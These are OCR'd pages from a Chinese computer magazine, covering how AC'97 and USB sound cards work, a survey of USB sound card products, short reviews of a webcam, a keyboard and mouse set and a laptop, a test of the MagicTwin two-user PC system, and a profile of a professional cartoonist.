> 在前面，我们谈到过声卡主芯片的组成部分和主要功能。对于AC'97软声卡，由于不存在这个主芯片，所以它的任务必须分配给其他的多个设备来协同完成。
>
> 我们通常都说“xx南桥整合了AC'97软声卡”，但是，它整合进去的究竟是什么？必须了解的是，南桥芯片整合的并不是主芯片的全部功能，否则也就不是“软声卡”了。整合进去的只有其中音频控制器部分，这部分电路和声卡的音频数据处理并无关系，而是担负数据传输、电路控制等功能。所以，不同的南桥芯片对于AC'97软声卡的音质并不会产生影响。
>
> 声卡主芯片的DSP部分，则由声卡的驱动程序和CPU来完成，换句话说，数字音频信号的处理，是通过一个软件的运算来完成的，这也就是为什么叫它“软声卡”以及为什么它要占用大量CPU资源的原因。在某些使用了特殊的增强型CODEC芯片的主板上，部分DSP功能被交给了CODEC芯片处理。这样的AC'97软声卡，它的CPU占用率就会低一些。但不管怎么样，它们的CPU占用率当然会高于硬声卡。
>
> 声卡主芯片的MIDI部分，这部分完全是通过驱动中自带的软波表

发生器来完成的,和那些使用软波表的硬声卡在运作上是完全一致的。

正因如此,AC'97软声卡的驱动要比硬声卡复杂得多。我们通常装电脑时所装的所谓"AC'97声卡驱动"其实只是其中的一部分即CODEC芯片驱动和MIDI软波表。而主DSP部分和南桥音频控制器驱动则被整合在芯片组驱动中被Windows98/2000/XP等系统默认安装了。如果你安装的是那些老的诸如Windows95之类的操作系统,那么就会发现你还得要额外安装所谓的"芯片组音频驱动"。

从以上的结构分析,我们可以得出合理的结论——除了CPU占用率高,这是AC'97软声卡无法摆脱的固有弊病(但这并不是意味着所有的AC'97软声卡的CPU占用率都高于任何一块硬声卡),AC'97在音质和功能上是没有理由比AC'97硬声卡差的。因为所有DSP芯片所能做的,用驱动程序都能做得到,而在影响音质的各种因素中,除了主芯片之外,软声卡与硬声卡都并无不同。

造成主板软声卡功能和音质差的真正原因在于由于这是一种"免费奉送"的设备,所以主板厂商不愿意用心去做这个东西,在用料上能省则省,设计上也非常不科学。其品质当然不会好。



CODEC上抹去了标志

由AC'97软声卡的定义可以看出来,由于AC'97声卡将声卡的数字电路和模拟电路分离开来,而且AC'97软声卡将直接与PCI总线相连的音频控制器整合进芯片组,这使的AC'97软声卡的数模转换电路和模拟输出电路可以不依赖于PCI总线而工作。

这就使得USB声卡的出现成为可能。从拆开的USB声卡中,我们可以看到,其内部结构非常简单:一个USB接口、一组输出耦合电路,两个音频信号的输出接口、输入接口,再有就是一块主芯片和为它提供标准时钟信号的晶振了。

小技巧

CODEC芯片

CODEC的字面意思就是编码解码器。它的作用就是将主芯片输出的数字音频信号转化为可以输出的模拟音频信号,因为只有模拟音频信号才能输入功放,去推动音箱。同时,它也负责将声卡输入的模拟音频信号转化为数字音频信号输入主芯片以及信号混音。

输出耦合电路

声卡上最复杂的是模拟电路部分,我们所见到的密密麻麻的电阻、电容部分大都是模拟电路。理论上,从CODEC输出的就已经是模拟音频信号,完全可能直接输出,但其实,由于声卡是单电源设计,所以CODEC输出的信号中包含了大量的直流信号,这些信号是无意义的杂讯,必须将他们去除才能输出。而且在声卡的模拟电路部分,由于抗干扰能力较差,所以就要使用专用的抗干扰电路来处理。

这种电路就是耦合电路。声卡上密密麻麻的电容和电阻大都是所谓的"阻容耦合"电路的一部分,它们的作用就是在两个电路部分之间阻碍直流电通过,而让有意义、包含着音频信号的交流电通过。通过这种电路,声卡滤掉了无用的直流信号,而将有效的交流信号通过音频输出口输出了。

这款声卡的主芯片上的标识已经被刮去了,但我们从芯片的样子和驱动程序中依然可以认出来,这就是主板上常见的C-MIDIA 9738 CODEC芯片,它实际就是著名的CM8738 6CH的CODEC部分。


很简单,一个最简单的USB声卡就这么简单,它不过是一个外置的AC'7软声卡而已,在支持AC'7软声卡的操作系统支持下,当它被插入USB接口时,系统会自动识别出它是一个AC'7 CODEC,然后自动设置为一个USB的AC'7控制器,然后一切就和板载的AC'7软声卡没有什么区别了。



MAYA USB 7.1

有一些USB声卡,在这个基础上增加了新的电路,使之可以支持多声道输出、数字输入输出等更为强大的功能,如下面这块MAYA 7.1 USB。

但是,它们的核心也是一块AC'97 CODEC或是DAC。它们同样可以自动被操作系统识别,只不过由于这些新增功能的需要,它们和那些支持多声道、DSP等功能的板载声卡一样,需要另行安装CODEC芯片的驱动。




MAYA USB 7.1的内部明显复杂

这样的USB声卡,占据了USB声卡的绝大部分。本质上说,它们和板载的软声卡在原理上和工作流程上以及在系统中的工作方式没有什么不同,只不过板载软声卡走的是作为PCI一个分支的CNR接口,而这些USB声卡走的是USB总线。它们的共同特征是和板载软声卡一眼可以被系统自动识别,无需驱动就可工作。尽管如此,它们由于外置本身的优势和劣势,还是有一些和板载软声卡不同的特点,这点我们后面再说。

但还有另一种USB声卡和它们完全不同。

这类USB声卡以创新的各种USB声卡为代表,它们的共同特点就是不使用芯片组整合的音频控制器。而有自己独立的音频控制芯片。也正因如此,它们只能被系统认为是一个不能识别的USB设备,像PCI硬声卡一样需要单独的驱动。



创新Extigy电路复杂多样

其实,这种USB声卡就是一个独立的硬声卡,它们的工作原理和PCI硬声卡是一样的,只不过需要一个单独的系统接口程序来使用USB总线传输音频数据而已。从照片上,我们可以看到创新著名的Sound Blaster Extigy的电路和它的主控制芯片。

这样的设计就比前一种USB声卡复杂了很多也贵了很多，但这样也使得它的功能强大了很多，由于速度更快，它能完成很多前者所不能完成的任务。

USB声卡的优点和不足

软声卡式的USB声卡，虽然原理和结构和普通的板载声卡很类似，但外置的特点使得它具有了后者所远不能比拟的优势，由于外置没有了电路体积的限制，所以使得它可以设计更为复杂的模拟电路并采用更好的屏蔽设计，从而大幅度地提升音质，就算是像那个“闪盘声卡”一样不做任何加强设计，脱离了机箱内部的高电磁干扰环境以及使用USB的独立供电，这本身对于声卡音质的提升就是巨大的。

所以，只要不是设计得太差，USB声卡应该有比使用相同芯片和设计界构的内置声卡更好的音质表现。实际上，它完成了当初CNR声卡所想做而没能做成的事。

而对于“创新式”的外置声卡，它的优势更为明显——由于具有独立的供电设计，所以使得它可以完全不依赖主机充满干扰的电源输出，而且，由于它具有自己独立的音频控制芯片，所以它完全可以脱离电脑作为一个独立的解码/编码设备来使用，为CD/DVD等各种设备提供支持。而这不仅是前一种USB声卡做不到的，更是任何一种内置声卡做不到的。

但是，USB声卡也有其不可忽略的严重不足。这种不足来自于USB总线本身。

USB总线，是一种速度较慢且系统级别不高的总线。老式的USB1.1声卡由于受到速度上的限制，所以无法传输较多的数据，这就使得创新的第一代USB声卡虽然主芯片功能强大不亚于AUDIGY，但受USB速度限制实际达到的性能还不如一块Live!。

现代的USB声卡大都使用了USB 2.0接口，速度问题是解决了，但是另一个问题却难以解决——USB总线的优先级远不如PCI总线，这就使得在系统忙的状态下，USB总线往往得不到足够的CPU时间，对于大多数USB设备这没有什么问题，但对于实时数据需求量很大的USB声卡来说，就会出现断断续续的现象。

而且，用户使用的USB设备也是一个问题，由于USB总线采用了共享模式，所以USB硬盘、USB光驱这些同样需要大数据流量的设备会和USB声卡争夺有限的数据带宽，从而导致USB声卡和这些设备共用的时候就会出现如当年PCI声卡和PCI显卡所出现的爆音现象。所以，当使用这些设备的时候，一定不要把它们和USB声卡同时连在一个USB接口（其实严格说是一个USB控制器）上。

总而言之，USB声卡与内置声卡特别是板载的AC'97软声卡相比，最大的优势就是能够获得更好的音质输出，但受USB总线先天不足的限制，比板载软声卡更不适合游戏之类对CPU资源和系统带宽需求迫切的应用。

市场上主要的USB声卡综述

创新Sound Blaster Extigy



这是创新最早推出的USB声卡，采用了在此之前从没见过的“超豪华”设计，使用独立的硬件音频芯片，采用独立电源供电，可以支持模拟、数字音频输入/输出，并支持AC3音频解码和5.1声道输出，并带有遥控器，可以脱离电脑独立使用。

时至今日，这款产品依然是创新最高档的USB声卡，特别是从测试中，Sound Blaster Extigy表现了超越同时代PCI声卡的音质表现，即便在现在，这款产品依然是创新音质最好的USB声卡。

但是，这款声卡使用的是USB1.1接口，这就导致其强大的音频处理能力受到USB1.1接口速度的限制，其CPU占用率很高，而且所支持的功能比同时代的PCI声卡少很多。综合以上的优缺点，所以购买这款声卡的用户往往并没有把它当作一个声卡来使用，而是将其作为电脑音频系统的一部分，当作一款解码/混音器来用。

创新Sound Blaster Audigy 2 NX



这是创新AUDIGY 2系列声卡中的外置型号，也是创新最新的一款USB外置声卡。从这点上看来，它应该是Extigy的一个后续产品，但实际上，这两款产品的定位有很大的不同。

Extigy从市场来看是成功的，但这种成功和创新的设想并

不完全一样。所以，在Sound Blaster Audigy 2 NX的设计上，创新就采用了完全不同的设计思想。

Sound Blaster Audigy 2 NX不像Sound Blaster Extigy一样以音质表现为第一位，而采用了更适合电脑使用的小巧、紧凑的外形，同时，在其功能上更突出了娱乐性的一面。

Sound Blaster Audigy 2 NX采用了USB 2.0的接口，并支持7.1声道输出，可以支持DVD-AUDIO解码，由于高速USB2.0接口的使用，使得它能够支持AUDIGY 2声卡的绝大多数功能，在CPU占用率方面也大大低于Extigy。这一切使得Sound Blaster Audigy 2 NX成为一个远比Sound Blaster Extigy功能强大、更有“声卡味”的产品，更加适合于普通笔记本电脑的用户使用。

但同时，出于这种设计思想的另一个结果，就是Sound Blaster Audigy 2 NX的音质的确不能算是最出色的，由于它的结构紧凑，电源、屏蔽设计都比Extigy来得差，接插件、电位器等的品质也比Extigy要低，所以其音质不仅不如同时代的顶级PCI声卡，而且也不如Extigy。这也使得它不能真正成为Extigy的代替品，而只是与Extigy有着不同设计思路和不同市场定位的次顶级产品——Extigy注重音质表现与设计上的华贵，以致不太像块声卡，而Sound Blaster Audigy 2 NX则真正是块可以替代内置PCI声卡的声卡，但音质上不得不有所妥协。所以，Sound Blaster Audigy 2 NX上市，Extigy却并没有退出。

创新DIGITAL MUSIC



这款USB声卡国外称为USB MP3+，是创新USB声卡中最低档的产品。与上面两款天价产品相比，这款声卡比较像是为大部分普通人准备的。

这款声卡体积比上面两款小了很多，只有普通香烟盒那么大，而且也没有外置电源和遥控功能，这使得它更适合移动使用。但作为声卡的输入、输出、麦克风输入、数字输入输出等全都具备。在功能上，虽然不能像上面两款产品那样支持硬件解码、多声道输出、EAX HD效果等，但作为创新声卡都具备的基本环境音效等还都是支持的。

相对来说，DIGITAL MUSIC的音质就差得很了，基本上只和VIBRA 128之类的普通中档声卡差不多，但依然比很多笔记本/准系统的板载声卡来得强。从它的综合设计来看，显然这款产品就是给那些对整合声卡的功能和音质不满意，但又不愿意付出过多的金钱的用户准备的。

飞利浦PSC805 Aurilium



说实话，这款声卡看起来不太像外置声卡，倒比较像一个耳机放大器。这款产品在市场上不像创新的产品那么常见，但功能的确很强大。

它使用了USB2.0的接口，同样支持硬件AC3解码、5.1输出等功能，并且支持EAX、A3D等音效。虽然功能上比创新的两款高档产品还是差了一点，但价格却只有不到1000元，所以的确是创新的一个有力对手。不过这款产品在国内市场上远不如创新的几款产品常见，所以我们也不过多的讨论了。

MAYA 系列外置声卡



MAYA系列外置声卡是著名的准专业声卡厂商AUDIOTRAK的系列产品，包括MAYA 5.1 USB、MAYA 7.1 USB、MAYA 44 USB、MAYA EX系列等近七八款产品。但实际上这些产品的外形和设计都非常接近——都是半透明塑料外壳的流线型长方体外形，便于随身携带、使用RCA接口输出、支持耳机放大功能和数字输出功能。并且内部不使用独立的音频控制芯片而使用CODEC芯片，可以被操作系统自动识别。不同型号所具有的主要差别就是模拟电路各不相同，所以具有不同的音频输出水平和不同输入输出通道数量。

这个系列产品的特点都是以音频输出的音质为速求，而在功能上非常简单——它们都不支持复杂的音效和解码处理，CPU占用率很高，对于录音的支持也非常有限，其中很多型号干脆就根本不支持。

但是这个系列的产品在输出音质上的表现非常出色，特别是其耳放电路的输出水平比大多数外置声卡都来得要好。这也就使得这个系列的产品成为追求外置声卡音质的用户最好的选择之一。


新德克系列外置声卡



包括XM2.1C1、XM2.1A1两款。新德克并不是专业的声卡厂商，其主要的产品是Hi-Fi音响设备。它所推出的这两款USB声卡是与其电脑音频监听音箱配套的产品。

其实在我们看来，这两款USB声卡与其说是“声卡”，还不如说是具有USB解码能力的功放更合适。因为它们的USB声卡部分非常简单，只有基本的音频解码能力而无包括录音在内的任何功能。相反，作为电路后级的功放部分设计倒是极尽奢华。这使得它能够具有直接推动普通的无源Hi-Fi音箱的能力。不过总的来说，应该算是一个有特色但不足以吸引人的产品。

DiyEden Mini USB DAC



这款声卡并不是那个厂商所推出的，而是国内的一群电子发烧友制作的产品。其功能非常简单——不支持任何硬件加速功能和任何录音能力、不支持任何功放功能，除了二声道的模拟输出和数字输出之外，不支持任何其他的功能。甚至连真正的外壳都没有，只是一块单纯的电路板。

但是这款产品有自己的独特特色——一是体积小，小到和一个火柴盒差不多；二是声音相当不错，不仅强于很多小型USB声卡，而且强于大多数的PCI声卡，和以上的各款千元级USB声卡相比，在音质上也不逊色。对于一个如此小巧和廉价的产品来说，这是颇为不可思议的。

DiyEden USB 真空管外置声卡



这也是上述电子小组的产品，应该说，这是USB声卡中的另类，因为它一点没有考虑编写的问题，实际上，庞大的电子管和变压器使得它根本没法携带。它的功能和上面的声卡完全一样，但是，由于采用了电子管作为输出元件，使得它成为目前国内市场上音质最佳的USB声卡。电子管输出电路的使用使得它完全不具有如创新之类USB声卡所具有的浓郁“数字味”，声音真实自然，带有强烈的“胆味”气息。只是电子管并不是每个人都可以玩转的，所以这款产品只适用于少数“小资”发烧友们。

多彩闪灵 B01 摄像头



随着宽带的普及，网络视频聊天、电话已成为一种常见的交流方式。摄像头也处于快速普及阶段，著名的外设企业多彩公司也推出了摄像头产品，我们这次拿到的就是多彩闪灵 B01 摄像头。

技术指标高起点

多彩闪灵 B01 摄像头采用硬件 30 万像素 CMOS 感光元件，USB1.1接口，通过 HY 或 OV 高速感光优化技术支持32位真彩色 320 × 240/30fps，640 × 480/15fps 两种显示模式，手动对焦模式能支持最近 3cm 的微距。摄像头自带的自动 / 手动曝光、自动 / 手动亮度调节、自动 / 手动色彩补偿、自动白平衡肤色补偿设计则保证了拍摄的画面质量。

摄像头使用灵活

闪灵 B01 采用银色和黑色的色泽搭配，外形十分类似罗技的产品。摄像头的摄像部分通过万向轴连接在三角底座上，可以进行左右 360 度旋转，上下 60 度转动的全方位拍摄，使用十分方便。

效果实测不错

一般来讲，CMOS 感光元件的摄像头色彩鲜艳程度较 CCD 感光元件略差，不过这个问题似乎在多彩闪灵 B01 摄像头上并不存在。多彩闪灵 B01 在普通的日光灯下拍摄人像依然色泽自然，肤色还原效果较好，而且在拍摄运动画面时也没有太明显的拖尾现象。

主要优点	成像效果不错
主要缺点	做工略微粗糙
厂商电话	0755-27384688　CF [SC11]

优派键鼠套装



提起优派，我们多半想到的都是优派的显示器。而实际除了显示器外，优派同样还有鼠标、键盘、音箱、笔记本等产品。现在优派的这些产品也会陆续进入我们的市场。我们这里介绍的就是优派的普及型键鼠套装。

键鼠套装之 MC201 鼠标

优派 MC201 鼠标作为普及型鼠标，采用椭圆形流线设计，色泽搭配为稳重的灰黑双色。优派 MC201 鼠标的背壳为双层设计，在透明的椭圆有机玻璃壳下面是镶有三只胡锦鸟标志的黑色外壳，既使整款鼠标更显晶莹透亮，又使 LOGO 图案能长时间保留，没有被磨擦掉色的问题，让鼠标历久弥新。

MC201 淡化了棱角的边缘，使鼠标与手掌贴和的更加紧密，持握感更加舒适；鼠标左右两键的段落感很强，按键声清脆；鼠标滚轮的阻尼感也很舒服；400dpi的分辨率满足普通需求。

键鼠套装之 KU206 键盘

KU206 键盘为全尺寸多媒体键盘，色泽同样也为稳重的灰黑双色，与鼠标完全配套。KU206 键盘为超薄设计，但键盘却用的是标准的台式机键帽，使键盘既有笔记本键盘超薄时尚的外观，又依然保持多数人习惯的普通键盘敲击方式。KU206 键盘按键的表面都颗粒感十足，触感也非常的舒适，并有效地避免了用户在使用过程中出现打滑的情况，键盘上部的 15 个多媒体快捷键则是橡胶键帽，手感也相当不错。另外键盘还考虑到不同用户的需求，带一个可拆卸磨砂键盘托。

主要优点	外型时尚
主要缺点	键盘托固定不好
厂商电话	800-820-3870　CF [SC12]

神舟天运 P260E 笔记本



随着近两年笔记本市场的急剧扩大，笔记本产品的市场定位也出现了明显细分的趋势。目前看来，现在的笔记本电脑主要有针对移动应用型用户的和替代台式机用户的两大类。神舟天运 P260E 笔记本就是属于后一种。

配置强悍

神舟天运 P260E 笔记本采用 Pentium 4 2.6GHz 处理器、256MB DDR 内存，搭配硬件支持 DirectX 9.0 的 64MB GeForce FX5250Go 显卡，使这台笔记本的性能超过了不少同档次的台式品牌机。15.4 英寸 SXGA 的液晶显示屏幕提供了 1400 × 1050 的高清晰分辨率，较一般 1024 × 768 的显示屏多显示 40% 的内容。笔记本自带的 DVD-ROM 配合正面的立体声音箱则能满足看碟娱乐的需求。

使用人性化

神舟天运 P260E 采用的标准笔记本键盘，而且键盘托固定得不错，使键盘敲击时不会出现下沉的感觉；神舟天运 P260E 触摸板的移动感觉也相当好，两个触摸板按键段落感明显，而且还有替代鼠标滚轮的上下滚动键；再加上大笔记本本身体积大，手掌托也很大，使笔记本的使用输入部分感受相当不错。

外置接口方面，神舟天运 P260E 全面采用 USB2.0 作为笔记本的标准外置接口，共提供了 5 个 USB2.0 扩展口，去掉了新笔记本较少用到的 PCMAIC 口，节约了用户投资。另外神舟天运 P260E 虽然重量较重，不属于便携式笔记本，但其自带的锂电池充满电后依然能够提供超过2小时的使用时间，基本满足国内飞行旅行的娱乐需求。

主要优点	性价比高，可替代部分搭配LCD的台式机
主要缺点	音箱音量较小、外观工艺需要更进一步
厂商电话	0775-84710373　CF [SC13]

一台电脑两人用 ——捷波魔力孖仔试用

随着电脑硬件速度的高速提升，现在越来越多的硬件系统都处于大多数时间资源利用率相当低下的使用环境下。据统计数字表明，世界上有80%的电脑系统资源利用率仅为20%，充分富余的系统资源使人们一直在考虑一个问题：能不能把富余的资源再组成一台电脑呢？在市场上多次出现这种概念的产品后，新一代基于Windows XP多用户操作系统的捷波魔力孖仔(MagicTwin)电脑一拖二解决方案也出现在我们眼中了(见图1)。



图1

一、魔力孖仔实现原理

1.基本理论篇

魔力孖仔电脑一拖二解决方案简单说就是用动态分配功能充分利用现有主机的内部资源，由于其使用的是传统状态下电脑无法应用到的保留资源，因此，在感觉上，相当于是增加了另一台主机。实际上这也是各种一拖二设备通常的技术原理，而魔力孖仔与以前的类似设备的一大差别就是魔力孖仔是基于Windows XP操作系统设计。

Windows XP的多用户功能与同种内核的Windows NT/2000相比，Windows XP引入了用户间快速切换的技术和远程桌面功能，可以同时在一台计算机上打开多个帐号并在已经打开的帐号之间进行快速切换，并且已打开的帐号的后台运行程序将会继续运行。这使基于Windows XP设计的魔力孖仔的客户机都与主机是软件使用权限一致的两台电脑，差别只在管理权限上，不存在过去这类产品客户机应用受限制，只能运行指定软件的问题。而且配合Windows XP的成熟多用户操作系统环境，使魔力孖仔无软件兼容性困扰，所有符合规范采用多用户操作原理设计的软件无需二次开发均可在用魔力孖仔(MagicTwin)搭建的一拖二电脑系统中正常运行

2.硬件软件篇

要让两个用户同时操作一台电脑时像真正的两台电脑，不但需要Windows XP这种成熟的多用户操作系统，还需要把输入输出信号分离操作，魔力孖仔(MagicTwin)真正实现的就是而这一点功能。

硬件方面，显示、音频设备的输出都是能通过系统方便识别的，并能通过魔力孖仔的底层软件，使显示设备和音频设备分别输出到两套不同的客户机上。相对麻烦的应该是PS/2键盘鼠标的识别，因为这些设备都是同样的优先级，


图2

操作系统无法分离控制信号。因此魔力孖仔的主板部分重新设计了PS/2输入线路，配合特殊的Y型PS/2信号分离线(见图2)，能够将本应同样优先级的两套鼠标键盘信号分离识别，再配合魔力孖仔的软件控制台，使两套鼠标键盘能分别控制不同客户机。

二、实测魔力孖仔

原理上看起来魔力孖仔相当复杂，而实际应用起来就简单多了。在安装好操作系统后，按照说明书把第二套显示器、鼠标、键盘以及音箱通过魔力孖仔套装中的COMBO线连接好，然后安装魔力孖仔的配套软件，重新启动后，一台电脑已经能同时供两个用户操作了(见图3)。相信大家最关心的还是在两人同时使用一台电脑时，魔力孖仔的系统资源分配功能的效率如何。我们用3D Mark2001 SE在做了简单的测试：


图3

CPU	Pentium4 2.8C
主板	魔力孖仔848P主板
内存	512MB DDR400
显示卡	GeForceFX 5600XT
未安装魔力孖仔的3D Mark2001成绩	8732
魔力孖仔单独运行主机的3D Mark2001成绩	8602
魔力孖仔单独运行副机的3D Mark2001成绩	8583
主副机同时运行3D Mark2001主机成绩	4157
主副机同时运行3D Mark2001副机成绩	4204

从结果可以看出，安装魔力孖仔后系统性能并无过大的损失，而且在两套系统同时运行大资源消耗量的软件时魔力孖仔的资源分配功能还是很平均的。

三、魔力孖仔给谁用

经过我们一段时间的试用，魔力孖仔给我们的感觉是在除3D游戏以外的普通应用时，魔力孖仔的确给了我们一台电脑双倍的应用功能。这能很好的解决目前一般家庭中父母与孩子争电脑用，一台电脑不够，买两台又浪费的问题，使父母能用电脑看碟、上网、浏览股市时孩子也能学习娱乐。而对于一些教育行业，用魔力孖仔配置的电脑也能一定程度上降低教育成本，扩大教育规模。 CF [SC14]

画出梦想中的创业之路

■ 王兰富

近两年，SOHO一族非常流行，同时，也应运而生不少新的自由职业种类，比如自由撰稿人、职业漫画人、各种工作室人员等，但很多朋友对这些自由职业的了解知之甚少。下面就请大家和我一起来看看猫小乐是如何画出自己梦想中的创业之路的。

"猫小乐"素描

近几年，国内漫画界出现了一位叫"猫小乐"的职业漫画人（见图1），其漫画作品幽默搞笑，在《幽默大师》、《漫画party》、《漫画月刊》、《新京报》等杂志报刊上曾经连载，而且已连续出版中学生《阿衰online》漫画集，他也是国内真人漫画的第一个尝试者，这个人就叫陈乐。其实他的猫窝在青岛，猫籍是吉林通化，大学读的是中文教育专业，后来到了青岛，2000年开始加入到职业漫画人行业。



图1

大学时，由于具有一定绘画基础，曾在一家小报社画插图，每个月挣200元的稿费，虽不多，已令同学们羡慕不已了。1996年毕业后，进入了机关工作，由于自我感觉不适应这种环境，于1998年辞职了。后来到一个私立学校当老师，工作还算比较惬意。但是一年后，他随着妻子离开了东北，当起了"家鼠"(家属)。其后，在青岛作过文案，后来在没有工作的困境下，到一个朋友的漫画工作室去学徒，从此走上了漫长的漫画人之路。

画出的梦想

与很多朋友刚刚创业的坎坷经历相似，在从事漫画人职业之前，他对漫画了解也不多。他小的时候，日本漫画书还没到我国来，所看的漫画刊物大多是《讽刺与幽默》，长大后很久没有看漫画，从某些方面说，是生活把他逼迫到漫画行业来的。

在从事漫画职业的初期，他毛遂自荐到当地报纸画插图，虽然稿费微薄，但和报社建立了良好的关系。接下来请求他们引荐到出版社，去画少儿书的插图。所得的稿费基本就可以保证自己的生活了，这样的日子过了大概有1～2年的时间。此间，他努力地推出自己的原创漫画，投稿给杂志社，因为画插图既没有名气也没有太大利益。虽然原创漫画很难，但很有分量，这就是后来他专心作原创漫画的一个原因。逐渐地，在业界开始有了一定的知名度。于是猫小乐的漫画小窝（http://www.xiaole.com）自然而然地就诞生了。

小知识

在日常生活中，我们会经常看到那些梦幻、神奇、怪异的漫画作品，好的漫画作品令人捧腹大笑、令人深思，但究竟什么才是真正意义上的漫画呢？其实漫画的英文名为"COMIC"，是一种戏剧式的连环画，一般以单幅或四格讽刺漫画形式出现，现代漫画在最初传入我国时被叫做"卡通（CARTOON）"。

总的说来，陈乐这几年的发展比较顺利，除了自己努力外，重要的一方面是漫画界的大环境比较好。早先国内漫画市场发展滞后，受到日韩、香港漫画业的冲击。特别是日本动漫业对国内的影响非常大。最近几年中，国内动漫产业异常火爆，漫画刊物纷纷创刊，这样就给漫画作者创造了很大的发展空间。比如其最主要的作品《阿衰on line》就是由于《漫画party》杂志的诞生而发展起来的。作为新创刊杂志，在办刊思路上敢于创新，不惜版面，努力推出明星作品和明星作者，从而为漫画作者，特别是一些漫画新人营造了良好的发展环境。他的另一部四格系列漫画作品《猫3 狗4》在《南方都市报》、《新京报》上连载300多组（见图2），开拓了其成人漫画市场。由于其漫画风格独特，创新意识强，其本人也在一些媒体上不断被介绍，比如，今年4月他被邀请参加



图2

了湖南卫视的“漫画无笔——职业漫画人”节目。

看看猫小乐的装备

对于很多朋友来说，觉得这个职业非常神秘，那些梦幻般的作品究竟是怎么创作出来的呢？现在的漫画创作已经与早先的技术有很大的不同了。传统的漫画作品都是通过手工完成的，不仅需要较高的绘画基础，还需要反复修改，浪费大量的宝贵时间，对于职业漫画人来说，成本也无法控制。

随着IT技术的发展，特别是CG（Computer Graphics，即电脑图形图像）技术的逐步成熟，漫画创作在速度和质量方面都上升到了一个新的层次，对于新手来说，则大大降低了门槛，现在国内有65%的漫画作品来自于电脑绘画。

猫小乐作为现代漫画创作队伍中的一员，同样也具有很好的电脑装备。硬件方面，他前后一共购置了两台组装机。另外还配置了扫描仪、彩色喷墨打印机、数码相机、手写板等，这些硬件设备在漫画创作中都是必须的。

除了对硬件的需求外，另一个重要条件是必须具备一系列的图像处理软件，而且能够熟练掌握它们的操作技巧，这是漫画创作中的关键所在。涉及到的图像处理软件有Photoshop、Illustrator、CorelDraw、Freehand、Painter等以及Foxmail、Cutftp等，网络软件，还有专门应用于漫画创作的工具软件ComicStudio（漫画工作室）（见图3）。



图3

由于他是在家中工作，与外界接触较少，面对这个需要迫切解决的问题，他自学了Dreamweaver、Flash等网页开发工具，创建了自己的网站，为自己建立了与他人交流的途径。现在网站有26000多人注册，每到寒暑假，每天会有100～200人同时在线，通过其网站得到了不少网友的建议和忠告。

猫小乐的真人漫画

如同其他行业一样，漫画业同样存在着激烈的竞争，不时刻提高自己的水平，紧跟行业最新技术，往往会被淘汰出局。陈乐充分注意到了这一点，于是他创作了真人漫画。所谓的“真人漫画”是国内最近几年才发展起来的新概念，与一般漫画不同的是，漫画中的人物是现实生活中的真人。真人漫画，首先要编辑脚本、画出分镜头，然后用数码相机进行拍摄，最后用Photoshop进行后期处理。

其实做好真人漫画这种艺术形式并不难，主要是漫画脚本要好，演员表演要精彩，电脑后期制作要精致。真人漫画不过是把漫画中的绘画过程变成了摄影过程而已。陈乐创作的“野蛮助手”系列真人漫画，推出后得到朋友的一致好评，在中小学生中非常受欢迎。

> **小知识**
>
> **漫画的创作流程**
>
> 编写漫画脚本→铅笔手绘草稿→电脑扫描→绘画线条→上色、排版→通过电子邮件发送给客户或者上传到自己的网站服务器供下载，整个流程中涉及到多种软件的单独应用以及综合应用。

时尚而不轻松的职业

怎么样才能够成为一名合格的漫画人呢?陈乐说出了自己的切身感受，尽管当前利用图形图像软件能够完成很多工作，但是作为一名职业漫画人的第一先决条件是必须具有较好的绘画技巧，其次是有吸引人的剧本。漫画同电影、话剧等艺术形式有很多相似之处，同样要编写剧本，因此漫画人要具有较强的独立编剧能力。

绘画技巧可以通过自我学习去提高，而编剧的能力大部分画手却做不到，这就是为什么许多人只可以成为进行机械重复劳动的“漫画画手”，而不能成为“漫画家”的重要原因。另外工作能力、对市场的把握、个人才气、电脑应用能力也是非常重要的因素。漫画是一种快餐文化，不像油画、版画等纯艺术作品，必须以大量、快速的出稿做前提，否则无法为生。

客观地讲，成为一位比较成功的职业漫画人，并不是那么简单的事，也不会像人们想象的那样自由浪漫。作为SOHO一族的漫画人，必须承受创业初期所遇到的困难，比如资金缺少、没有稳定的客户等。有人曾经这样描述SOHO一族，说他们实际上就是e时代的个体户，如果一个自由职业者不能够很好地发展、完善自我，有可能会由SOHO变为SOLO（孤独），这绝对不是危言耸听。

漫画，朝气蓬勃的产业

漫画作为流行文化的一个重要组成部分，在欧美、日韩等国家作为一项重要产业来开发，世界上经济文化发达的国家都是漫画发达的国家，长期以来我国的动漫市场一直受美、日等国作品主导潮流的影响，他们所塑造的漫画形象，如加菲猫、史努比、大力水手、一休等，不仅仅受到儿童的喜爱，也得到了广大成年人的欢迎，漫画形象的商业价值也被大力开发，在我们所购买的商品中，有很多使用漫画形象作为标志，特别是国际名牌产品。

近几年，国内的漫画行业也掀起了一阵热潮，一些优秀的作品不断涌现，如《宝莲灯》、《西游记》等国产动画大片，同时出现了很多专业漫画公司，这些都为漫画人的发展提供了广阔的发展空间，但是对于希望从事漫画人职业的朋友来说，必须量力而行，不能仅凭一腔热情以及美好的幻想去投入到漫画行业中！CF [CY01]



E-mail：tengxiaoqiang@sohu.com

絮 语

目前，越来越多的人开始意识到对自己进行理性的职业生涯规划与设计，并求助于一些职业咨询公司、应用一些专业的工具以辅助进行职业生涯设计。

但他们面临两个问题：首先，国内职业咨询人员层次不一，许多人根本没有心理学相关知识，应用的测评工具也五花八门。例如有的公司用卡特尔16PF，加州青年人性格问卷，还有用智商、动手能力等测评工具辅助进行职业规划。其次，聘请专业的职业咨询师费用比较高。

在这种情况下，应该如何选择相关工具辅助自己进行职业生涯设计呢？其实，不同心理测量工具应用的领域是有差别的。例如：卡特尔16PF、加州青年人性格问卷是人格个性的测量，瑞文推理是逻辑推理能力测验，而真正为职业生涯开发编制的心理测量非常少，目前国外应用得较广的理论只有三种：

1.Holland的职业兴趣理论——强调兴趣与职业的匹配；

